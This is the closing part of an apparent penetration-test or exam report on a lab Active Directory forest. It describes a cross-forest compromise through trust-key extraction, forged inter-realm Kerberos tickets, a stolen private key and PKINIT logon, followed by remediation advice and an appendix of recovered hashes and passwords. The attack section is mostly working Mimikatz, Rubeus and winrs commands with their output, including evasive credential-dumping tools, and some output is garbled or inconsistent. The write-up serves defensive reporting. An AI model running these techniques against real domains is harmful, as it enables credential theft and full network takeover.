- <https://attack.mitre.org/techniques/T1649/>
- <https://posts.specterops.io/certified-pre-owned-d95910965cd2>

4.9 F-9 · CROSS-Forest COMPROMISE, TRUST-KEY FORGERY INTO FINANCE.CORP

HOSTNAME	FINANCE-DC
FQDN	finance-dc.finance.corp
OS DETAILS	Windows Server 2022 (finance.corp Domain Controller)

DESCRIPTION

With Domain Admin in `tech.corp` we extracted the **inter-realm trust key** for the `tech.corp` / `finance.corp` trust. Because the trust key lets us forge an inter-realm TGT that presents as a *native* `finance.corp` principal, we impersonated the built-in administrator `finadmin` (RID 500) and crossed into `finance.corp`. From there

we reached a cross-forest file share, stole an **unencrypted private key** exposed on it, converted it to a certificate, authenticated with PKINIT, and read the final objective flag on the `finance.corp` domain controller.

Note on SID filtering. The trust is marked `QUARANTINED_DOMAIN`, which strips **all** foreign SIDs from the SID-history field of inbound tickets, not only RID 519. A naive Golden Ticket that relies on injecting a foreign *Enterprise Admins* SID (RID 519) via SID history is therefore filtered and rejected. The successful approach avoids SID history entirely: it forges a TGT with the **trust key** whose native realm claim is already `finance.corp`, impersonating a native `finance.corp` account (`finadmin`, RID 500). Because nothing foreign is being smuggled in, there is nothing for the quarantine filter to strip.

COMPROMISE STEPS

Trust-key extraction (as Domain Admin, on TECH-DC). DCSync the trust keys and the `krbtgt` hash:

```
Loader.exe -path SafetyKatz.exe -args "lsadump::evasive-trust /patch" "exit"
```

```
[ In ] TECH.CORP -> FINANCE.CORP
rc4_hmac_nt    a0ba8caa534fc2f186ca86ea7b5cee6e    <-- inter-realm trust key
```

[illegible]

Figure 67: Inter-realm trust keys extracted via DCSync

```
mimikatz(commandline) # lsadump::evasive-trust /patch

Current domain: TECH.CORP (TECH / S-1-5-21-1600556212-896947471-994435180)

Domain: FINANCE.CORP (FINANCE / S-1-5-21-3132463012-610816204-3671931044)
[ In ] TECH.CORP -> FINANCE.CORP
* 8/16/2026 5:01:28 AM - CLEAR - 89 ab 89 fe d7 7a d6 a7 e5 3f 33 83 7b e8 67 88 5d d8 26 70 2c 56 88 21 7d bb 76 6d
* aes256_hmac 28ca9306037a7e3c71fb4aaab40a526fc4057b203592ab35f6c5cd4ec127a537
* aes128_hmac 25d2ca1d4ea6ea449e3c829944ed604c
* rc4_hmac_nt a0ba8caa534fc2f186ca86ea7b5cee6e

[ Out ] FINANCE.CORP -> TECH.CORP
* 8/16/2026 5:01:28 AM - CLEAR - 89 ab 89 fe d7 7a d6 a7 e5 3f 33 83 7b e8 67 88 5d d8 26 70 2c 56 88 21 7d bb 76 6d
* aes256_hmac 273dc84c0709768ae5efe6756e004729a7279119e1d6a565a53c5b13ab6892ed
* aes128_hmac e72c18c11941b98844e748d119bbda12
* rc4_hmac_nt a0ba8caa534fc2f186ca86ea7b5cee6e

[ In-1 ] TECH.CORP -> FINANCE.CORP
* 8/16/2026 5:01:28 AM - CLEAR - cb 7e 10 14 c6 f9 90 ab 07 44 dc 27 04 1a e5 03 5e e2 7b 9d 00 81 34 34 a5 5a e7 13
* aes256_hmac 70f47c95d2a8c6a534224c2e4b525ddf356901f812f4135ff71010989323abfa
* aes128_hmac b14ce168c5744bbcaf905536fc1548e8
* rc4_hmac_nt d2dfef45ddea4bd113a4424c719cfbc8

[Out-1] FINANCE.CORP -> TECH.CORP
* 8/16/2026 5:01:28 AM - CLEAR - cb 7e 10 14 c6 f9 90 ab 07 44 dc 27 04 1a e5 03 5e e2 7b 9d 00 81 34 34 a5 5a e7 13
* aes256_hmac 0f0032a13141cc4c9f55b58b6b8c2003066fb1becc5a870c875dd1247e7d9cae
* aes128_hmac 4ce68e9f126e963a59a3f32644bdaa92
* rc4_hmac_nt d2dfef45ddea4bd113a4424c719cfbc8

mimikatz(commandline) # exit
Bye!
```

Figure 68: lsadump::evasive-trust /patch: In / Out inter-realm trust keys

```
Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 8/16/2026 5:01:28 AM
Object Security ID  : S-1-5-21-1600556212-896947471-994435180-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 2e1b94e534db024815fdb30273174dc6
ntlm- 0: 2e1b94e534db024815fdb30273174dc6
ntlm- 1: 567253415d3f3b407559b90fe4290829
ntlm- 2: 3f12e4316570ccaa5d42ccb3e82fcb31
lm - 0: af907e307220fbc6c6cf178f49884375
lm - 1: 1cf42bd6ffadb14ca8bd6d9e3034932b
lm - 2: de1d748b7303032f6f3208ab6b7cb6ee

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 424bd4f26757617c62a18d895c963f52

* Primary:Kerberos-Newer-Keys *
  Default Salt : TECH.CORPKrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : b5bed2e37cb7303e836191c59a7de98a81dd377a64a1b945fc7a5e383d81890c
    aes128_hmac      (4096) : 5a75afd63dc9918c2ff219f26e39ec5a
    des_cbc_md5      (4096) : e5047af8e5bf3e8c
  OldCredentials
    aes256_hmac      (4096) : 3d1017740cb3c49c5f2cdd3a92ff1c0b31b555b738ca171c5559a3ba7a2bbeb3
    aes128_hmac      (4096) : 3934c8ae023a95fdb1adda0aac177d5a
    des_cbc_md5      (4096) : 07626183e383d354
  OlderCredentials
    aes256_hmac      (4096) : a9aa59d46009bcd0e15204c4618512ed45e0e19d8d07eaae01beb0998cd39f03
    aes128_hmac      (4096) : 4600f9a446c701310a2149f95d586149
    des_cbc_md5      (4096) : a2b3fb7cae46fdff

* Primary:Kerberos *
  Default Salt : TECH.CORPKrbtgt
  Credentials
    des_cbc_md5      : e5047af8e5bf3e8c
  OldCredentials
    des_cbc_md5      : 07626183e383d354
```

Figure 69: DCSync of tech\krbtgt (hash used in the superseded attempt)

Attempted approach (blocked by SID filtering). A cross-forest Golden Ticket using the `tech\krbtgt` hash with SID history for `finance.corp` Enterprise Admins (RID 519) was rejected by the quarantined trust:

```
# Superseded: foreign RID 519 stripped by SID filtering on the trust
.\SafetyKatz.exe "kerberos::golden /user:administrator /domain:tech.corp `
/sid:S-1-5-21-1600556212-896947471-994435180 `
/sids:S-1-5-21-3132463012-610816204-3671931044-519 `
/rc4:2e1b94e534db024815fdb30273174dc6 /service:krbtgt /target:finance.corp `
/ticket:finance.kirbi" "exit"
```

Working approach: forge an inter-realm TGT with the trust key, impersonating the native `finance.corp` administrator `finadmin` (RID 500):

```
.\mimikatz.exe "kerberos::golden /user:finadmin /domain:tech.corp `
/sid:S-1-5-21-1600556212-896947471-994435180 `
```

```
/sids:S-1-5-21-3132463012-610816204-3671931044-500 `
/rc4:a0ba8caa534fc2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp `
/ticket:finadmin_in.kirbi" exit
```

Exchange the referral ticket for a CIFS service ticket to FINANCE-DC:

```
. \Rubeus.exe asktgs /ticket:finadmin_in.kirbi `
  /service:cifs/finance-dc.finance.corp /dc:finance-dc.finance.corp /ptt /nowrap
```

```
C:\Users\studentuser\Desktop\shared>minikatz.exe "Kberos::golden /user:finadmin /domain:tech.corp /sid:S-1-5-21-1608056212-896947471-994435180 /sids:S-1-5-21-3132463812-610816204-3671931044-500 /rc4:a0ba8caa534cf2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp /ticket:finadmin_in.kirbi" exit

##### minikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
## # # "A La Vie, A L'Amour" - (Ge-eo)
## \ / ## / *** Benjamin DELP "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/minikatz
## v # ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

minikatz(commandline) # Kberos::golden /user:finadmin /domain:tech.corp /sid:S-1-5-21-1608056212-896947471-994435180 /sids:S-1-5-21-3132463812-610816204-3671931044-500 /rc4:a0ba8caa534cf2f186ca86ea7b5cee6e /service:krbtgt /target:finance.corp /ticket:finadmin_in.kirbi
User : finadmin
Domain : tech.corp (TECH)
SID : S-1-5-21-1608056212-896947471-994435180
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3132463812-610816204-3671931044-500 ;
ServiceKey: a0ba8caa534cf2f186ca86ea7b5cee6e - rc4_hmac_nt
Service : krbtgt
Target : finance.corp
Lifetime : 8/10/2036 11:39:40 PM ; 8/13/2036 11:39:40 PM ; 8/13/2036 11:39:40 PM
-> Ticket : finadmin_in.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

minikatz(commandline) # exit
bye!

C:\Users\studentuser\Desktop\shared>.\Rubeus.exe asktgt /ticket:finadmin_in.kirbi /service:cifs/finance-dc.finance.corp /dc:172.16.3.4 /ptt /nowrap
[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CT5_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/finance-dc.finance.corp'
[*] Using domain controller: 172.16.3.4
[*] TGS request successful!
[*] Ticket successfully Imported!
[*] base64(ticket.kirbi):
```

Figure 70: Inter-realm TGT forged for finadmin and exchanged for a CIFS ticket

[illegible]

Figure 71: CIFS service ticket obtained; TechOperations share lists finadmin.pem

Access the cross-forest share; it exposes an **unencrypted** private key `finadmin.pem`. The `openssl` conversion only prompts for an *export* password (the one being set), never an *import* password, proving the PEM held an unprotected private key:

```
dir \\finance-dc.finance.corp\TechOperations
# finadmin.pem 3,988 bytes
```

```
copy \\finance-dc.finance.corp\TechOperations\finadmin.pem `
C:\Users\studentuser\Desktop\shared\finadmin.pem
.\openssl\openssl.exe pkcs12 -in .\finadmin.pem -keyex `
-CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out finadmin.pfx
# Enter Export Password: <-- only an EXPORT prompt: the PEM key was unencrypted
```

```
C:\Users\studentuser\Desktop\shared>dir \\finance-dc.finance.corp\TechOperations
Volume in drive \\finance-dc.finance.corp\TechOperations is Windows
Volume Serial Number is 587C-4046

Directory of \\finance-dc.finance.corp\TechOperations

09/09/2025 06:10 AM <DIR>
09/09/2025 06:10 AM 3,988 finadmin.pem
1 File(s) 3,988 bytes
1 Dir(s) 18,980,093,952 bytes free

C:\Users\studentuser\Desktop\shared>copy \\finance-dc.finance.corp\TechOperations\finadmin.pem C:\Users\studentuser\Desktop\shared\finadmin.pem
1 file(s) copied.

C:\Users\studentuser\Desktop\shared>.\openssl\openssl.exe pkcs12 -in C:\Users\studentuser\Desktop\shared\finadmin.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:

C:\Users\studentuser\Desktop\shared>
```

Figure 72: Unencrypted finadmin.pem stolen from the cross-forest share and converted

Authenticate as **finadmin** with **PKINIT**, spawning a fresh logon session via **/createnetonly** and injecting the TGT into it:

```
.\Rubeus.exe asktgt /user:finadmin /certificate:.\finadmin.pfx /password:<pfx-password> `
/domain:finance.corp /dc:finance-dc.finance.corp `
/createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

```
C:\Users\studentuser\Desktop\shared>.\Rubeus.exe asktgt /user:finadmin /certificate:C:\Users\studentuser\Desktop\shared\finadmin.pfx /password:123456 /domain:finance.corp /dc:finance-dc.finance.corp /createnetonly:
C:\Windows\System32\cmd.exe /show /ptt
[*] Action: Ask TGT

[*] Showing process : True
[*] Username : M7M2LUI
[*] Domain : 74A458BE
[*] Password : 66E912R
[*] Process : 'C:\Windows\System32\cmd.exe' successfully created with LOGON_TYPE = 9
[*] ProcessID : 3108
[*] LUID : 0x160d23b

[*] Using PKINIT with etype rc4_hmac and subject: CN=finadmin, CN=Users, DC=finance, DC=corp
[*] Building AS-REQ (w/ PKINIT preauth) for: 'finance.corp\finadmin'
[*] Target LUID : 23122491
[*] Using domain controller: 172.16.3.4:88
[*] TGT request successful
[*] base64(ticket.kirbi):

d010QjCB9agAwTB8aEdAgEwoIF7zC0UthggVHMFIF06ADAgEFOQd5DEZ7TKF008Uu009SUKIHNB+g
AwIBAgEWHB9Y0mzyYmRnR8B8Z2uWQ5J2653b3xw4IFBzCCBQGAUwIBAgEAGECoIEQSCBPHuAxiX
YPwe81YBbuu1uYKSD+T/3H/1y1i0DwasIX9AN5FOhCDAp2boViatQ12BKWHfz2adPuoyt0laRHX4
LWf12KHAU01618M2zu04NAG9X8v1/iH8B134zbc50oreyXjmeEwBp1QqT0bDCQgtfPenzM0gvt1TKAx7M
Zna80R6vRgnMLRG6ya7VHxLd/Xexx1gl+HdktvrsRkbnr3mzLcyzz1nyglH8BD1S+Hb4Q0b0djh+6
UEts0QFQ2hnpP5h3iOC4qdk5mte0p8oaXMRG6HnTobHhHh3jgV10G1Q45Ynu50r0znygh4PmLk1
8gpcCPwQu/KD0pquH8K2ov2o5z+XkaofOCA/PuLbEG81Iw8RypXc0QitEpd4+KEaz8yscVGR0Pw2BgEh
pCAj1wDv2X/Yt0GQ2LbK6/ga/I3WfE8R8IPTh2u2I4oxP30drYH9U9C1kz1Bv6KXar07EYAggtE2CTy
551ERhQXh7aYJzgyz0G5xZHWGlyt08nfJ6NC/D70c/SM154QbX0PgcctwKURakPpVf+ogTln/171
V3e0eQh5d0B8E7wU688Xgpm1+HwK1P8NagGc1fsvygmHmBeIndEepoL4yJ5J01n1Su3NpIKP15
qp0p6eAgCuMsefI2bne1ARVeqrrLj1p20U2bU163981nuGWEH9cyQLAY4eRQ1mg2A8m39MQV12x
tck5NzJqPQdkaGQmdgdfG8YD+SsRwXUKTZfZ7Vp+XVc87K02TZPUVT/qxNb7811Gqy1bJbQ4E4cFZCC
+nhbT5m1Dd1aF01PUASIF25h3UTN41MhMnN2uIXF/u+1o/3LG7Mq85UmPk81k8LmNm6ubnB6gy9y
FRZV11yhm128wT24dH4R2Eex3q6dnuw3X1Ximk05b11mJkVYeQY7Bva4d90frRheh1C1ce7n
g3SD1CWZ2u0mW5S9dY51d7K07081Wp1hrHc7zJy1D8T0E433ACrSgqUeWYCONL/sb7zC3U0vM
XB6fcaPwJHCgAKsAggPOB+emWna1ked5tqg148tueVSeQku2IM68Nh2dt34Qg2vyy0X9tyWwXASDS1
z076eNsh8Lzc87J0T028+0587173o2CT08RHT4VR869mclLUK9c0a061V/E41r1mW0E7c78AhNqWVY
```

Figure 73: PKINIT as finadmin: Domain Admin TGT issued for finance.corp

Verify the ticket, confirm remote access, and read the **final flag** locally on FINANCE-DC:

```
klist
# Client: finadmin @ FINANCE.CORP
dir \\finance-dc.finance.corp\C$
wins -r:finance-dc.finance.corp "whoami && hostname"
# finance\finadmin
# finance-dc
```



```

Current LogonId is 0:0x160d23b

Cached Tickets: (1)

#0> Client: finadmin @ FINANCE.CORP
Server: krbtgt/finance.corp @ FINANCE.CORP
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
Start Time: 8/16/2026 23:43:10 (local)
End Time: 8/17/2026 9:43:10 (local)
Renew Time: 8/23/2026 23:43:10 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

C:\Users\studentuser\Desktop\shared>dir \\finance-dc.finance.corp\C$
Volume in drive \\finance-dc.finance.corp\C$ is Windows
Volume Serial Number is 587C-4046

Directory of \\finance-dc.finance.corp\C$

08/08/2025 04:31 PM <DIR> inetpub
09/03/2025 08:08 AM <DIR> Packages
05/08/2021 08:20 AM <DIR> PerfLogs
08/08/2025 04:55 PM <DIR> Program Files
08/08/2025 04:55 PM <DIR> Program Files (x86)
09/09/2025 06:10 AM <DIR> TechOperations
08/08/2025 05:02 PM <DIR> Temp
09/03/2025 08:26 AM <DIR> Users
09/09/2025 05:41 AM <DIR> Windows
08/16/2026 06:20 AM <DIR> WindowsAzure
0 File(s) 0 bytes
10 Dir(s) 18,980,028,416 bytes free

C:\Users\studentuser\Desktop\shared>winrs -r:finance-dc.finance.corp "whoami && hostname"
finance\finadmin
finance-dc

```

Figure 74: PKINIT TGT verified and OS command execution on FINANCE-DC as finadmin

```

winrs -r:finance-dc.finance.corp cmd
C:\Users\finadmin> cd Desktop
C:\Users\finadmin\Desktop> type finalflag.txt
64061b82-fb44-48d5-b2d2-761766634e30

```

```
C:\Users\studentuser\Desktop\shared>winrs -r:finance-dc.finance.corp cmd
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Users\finadmin>cd Desktop
cd Desktop

C:\Users\finadmin\Desktop>dir
dir
Volume in drive C is Windows
Volume Serial Number is 587C-4046

Directory of C:\Users\finadmin\Desktop

08/16/2026  05:01 AM    <DIR>          .
09/03/2025  08:27 AM    <DIR>          ..
08/16/2026  05:01 AM                38 finalflag.txt
               1 File(s)                38 bytes
               2 Dir(s)  18,980,257,792 bytes free

C:\Users\finadmin\Desktop>type finalflag.txt
type finalflag.txt
64061b82-fb44-48d5-b2d2-761766634e30

C:\Users\finadmin\Desktop>
```

Figure 75: Final objective flag read on FINANCE-DC as finadmin

RECOMMENDATIONS

- **Enforce SID filtering / selective authentication** on the `finance.corp` trust in *both* directions so that forged inter-realm tickets, even those impersonating native RID 500 accounts, cannot cross the boundary.
- Treat the **forest**, not the domain, as the security boundary; keep highly sensitive assets in a separate, tightly-trusted forest.
- **Never store unencrypted private keys** on file shares; the exposed `finadmin.pem` gave a direct certificate-based logon. Protect private keys with strong passphrases and restrictive ACLs.
- Rotate the `krbtgt` account (twice) and the **inter-realm trust key**; monitor for anomalous inter-realm TGS requests.

REFERENCES

- <https://attack.mitre.org/techniques/T1134/005/>
- <https://attack.mitre.org/techniques/T1649/>
- <https://learn.microsoft.com/windows-server/identity/ad-ds/manage/understand-security-identifiers>

5 RECOMMENDATIONS

Each recommendation below is drawn from the finding of the same number in the Compromise Path. They are ordered so that the earliest items break the earliest links in the attack chain.

F-1 - Initial Foothold, Cleartext Credentials in a File Share

- **Never store credentials in scripts** on file shares. Move the backup job to a **Group Managed Service Account (gMSA)** whose password is machine-managed and never exposed.
- Restrict the `maintenance` share ACL to only the accounts that require it, and audit SYSVOL/NETLOGON and custom shares for embedded secrets.
- Rotate the `studentadmin` password immediately and enforce **LAPS** so the local administrator password is unique per host.

F-2 - Local Privilege Escalation and LSASS Credential Theft

- Deploy **LAPS** and **Windows Defender Credential Guard** to protect LSASS secrets and prevent machine/domain credential reuse.
- Enable **Defender Tamper Protection** to prevent `Set-MpPreference` from disabling real-time protection, and alert on Defender Operational events 5001/5007 (protection-state changes) and on local-administrators group membership changes.
- Place high-value accounts in the **Protected Users** group and enforce a tiered administration model.

F-3 - Domain Reconnaissance and Attack-Path Discovery

- Lower `ms-DS-MachineAccountQuota` to **0** so standard users cannot create computer accounts (a prerequisite for several delegation attacks).
- Deploy LAPS, add Tier-0 accounts such as `techadmin` to **Protected Users**, and review AD CS template permissions (see F-8).
- Monitor for enumeration tooling (LDAP-heavy queries, SharpHound collection patterns).

F-4 - Resource-Based Constrained Delegation (RBCD) to MGMTSRV

- Audit and remove write access to `msDS-AllowedToActOnBehalfOfOtherIdentity` for non-administrative principals; no account should be able to configure delegation on a computer object it does not own (the write access `STUDVM$` held over MGMTSRV is exactly this problem).
- Mark Tier-0 accounts as **sensitive and cannot be delegated** so they cannot be impersonated through S4U even where delegation is configured.
- Monitor Event ID 4769 for S4U ticket requests referencing privileged users.

F-5 - Active Directory ACL Abuse, AddSelf and Force-Change-Password

- Remove the **Self-Membership** ACE that lets `techservice` add itself to `Management`, and the **User-Force-Change-Password** right the group holds over `puretech`; grant such rights only to dedicated, monitored admin roles.
- Run regular ACL reviews (BloodHound, `Get-DomainObjectAcl`) to catch privilege-granting ACEs on users and groups.
- Alert on Event ID 4724/4738 (password reset / account change) for sensitive accounts.

F-6 - Lateral Movement to TECHSRV30 and Local Secret Extraction

- Deploy **LAPS** to eliminate shared local-administrator passwords across member servers.
- Restrict who holds local administrator rights on application servers and review membership of custom groups such as `srvusers`.
- Enable **Credential Guard** and monitor for SAM/LSA dumping (Event ID 4688 with suspicious process lineage).

F-7 - Group-Membership Pivot to ADMIN_SRV86 and LSA Secrets Harvest

- Remove the `Self-Membership` ACE that lets `TECHSRV30$` join `srvusers`, and review why a computer account grants local admin on ADMIN_SRV86.
- Avoid running services under domain user accounts with static passwords; migrate `SNMPTRAP` and similar services to **gMSA**.
- Restrict local administrator access so LSA secrets cannot be read, and enable **Credential Guard**.

F-8 - AD CS ESC3, Enrollment-Agent Abuse to Domain Admin

- Remove the **Certificate Request Agent** ECU from the `FIDO` template, or restrict enrollment to a small, trusted group and require **CA manager approval** for issuance.
- Restrict the `FIDOUsers` template so enrollment agents cannot request on behalf of Tier-0 accounts; enable the **enrollment-agent restrictions** on the CA.
- Monitor for `Certify` / certificate-request activity and PKINIT logons for privileged users.

F-9 - Cross-Forest Compromise, Trust-Key Forgery into finance.corp

- **Enforce SID filtering / selective authentication** on the `finance.corp` trust in *both* directions so that forged inter-realm tickets, even those impersonating native RID 500 accounts, cannot cross the boundary.
- Treat the **forest**, not the domain, as the security boundary; keep highly sensitive assets in a separate, tightly-trusted forest.
- **Never store unencrypted private keys** on file shares; the exposed `finadmin.pem` gave a direct certificate-based logon. Protect private keys with strong passphrases and restrictive ACLs.
- Rotate the `krbtgt` account (twice) and the **inter-realm trust key**; monitor for anomalous inter-realm TGS requests.

6 CONCLUSION

The `tech.corp` domain can be fully compromised by any attacker who obtains a single standard domain credential, and that compromise does not stop at the domain boundary. It extends across the forest trust into `finance.corp`. The path required no software vulnerability; it was made possible entirely by identity, delegation, certificate-services and trust misconfigurations.

Remediation should be sequenced by attack-path impact rather than by treating each finding in isolation:

1. **Remove secrets from file shares and deploy LAPS.** This eliminates the initial foothold escalation and the credential reuse that followed it.

2. **Audit and remove dangerous delegation and ACLs.** RBCD write rights, self-membership and force-password-reset ACEs on privileged objects were the backbone of the domain takeover.
3. **Harden AD CS.** Remove the ESC3 enrollment-agent capability and enforce manager approval; this closes the certificate path to Domain Admin.
4. **Enforce SID filtering / quarantine on the forest trust.** This is the control that would have stopped the cross-forest pivot.

Applying items 1 and 2 alone would have halted this assessment before Domain Admin was reached. They should be treated as immediate priorities.

7 DISCLAIMER

This report reflects a point-in-time assessment of the target environment during the examination window and does not guarantee that every weakness present was identified. The absence of a finding for a given system or control should not be interpreted as evidence that no weakness exists.

All testing was performed against a dedicated lab environment provided for training and certification purposes. The techniques described are documented to enable the defender to reproduce, understand and remediate the underlying misconfigurations. This document is **CONFIDENTIAL**.

8 APPENDIX

8.1 COMPROMISED CREDENTIALS AND SECRETS

The following secrets were recovered during the assessment. All are from the isolated exam lab and are reproduced here as proof of compromise.

Principal	Type	Value
studentadmin	Password	P@ssS3cretforuservirtualmachineAdm! nthatitisnotguessable!
STUDVM\$	NTLM	354cc671b0e734b885308de998576b0b
techservice	NTLM	4311a88033b35fbbd00a681b005b6ead
TECHSRV30\$	NTLM	04b37fd7d28ab7c9b3cbe36336d19581
securetech (TECHSRV30 local Admin)	NTLM	abbd00c18b8ff34770238a08e98f4932
causer	Password (LSA secret)	Ca@8170734525364357
ADMINSRV86\$	NTLM	390d9db95b492e45c4e43b85d2b9c432
tech\krbtgt	NTLM	2e1b94e534db024815fdb30273174dc6

Principal	Type	Value
tech.corp / finance.corp trust key	RC4	a0ba8caa534fc2f186ca86ea7b5cee6e
Final objective flag	flag	64061b82-fb44-48d5-b2d2-761766634e30

8.2 KEY DOMAIN FACTS

Attribute	Value
Domain (NetBIOS / DNS)	TECH / tech.corp
Domain SID	S-1-5-21-1600556212-896947471-994435180
Forest / Domain functional level	Windows Server 2016
Domain Controller	tech-dc.tech.corp (Windows Server 2022)
Certificate Authority	tech-tech-dc-CA (on TECH-DC)
Trusting forest	finance.corp , SID S-1-5-21-3132463012-610816204-3671931044
ms-DS-MachineAccountQuota	10 (any user may join 10 computers)
LAPS	Not deployed (0 of 5 computers protected)
Tier-0 in Protected Users	0% (techadmin unprotected)

8.3 TOOLING

Tool	Purpose
adPEAS	Automated domain enumeration
PowerView	ACL, delegation, group and trust enumeration
BloodHound / SharpHound	Attack-path graphing
Invoke-SessionHunter	Locating privileged user sessions
Rubeus	Kerberos ticket manipulation (asktgt, S4U, asktgs, PtT, PKINIT)
Certify	AD CS enumeration and certificate abuse (ESC3)
SafetyKatz / Mimikatz (evasive build)	LSASS / SAM / LSA / trust-key extraction, DCSync
OpenSSL	PEM to PFX certificate conversion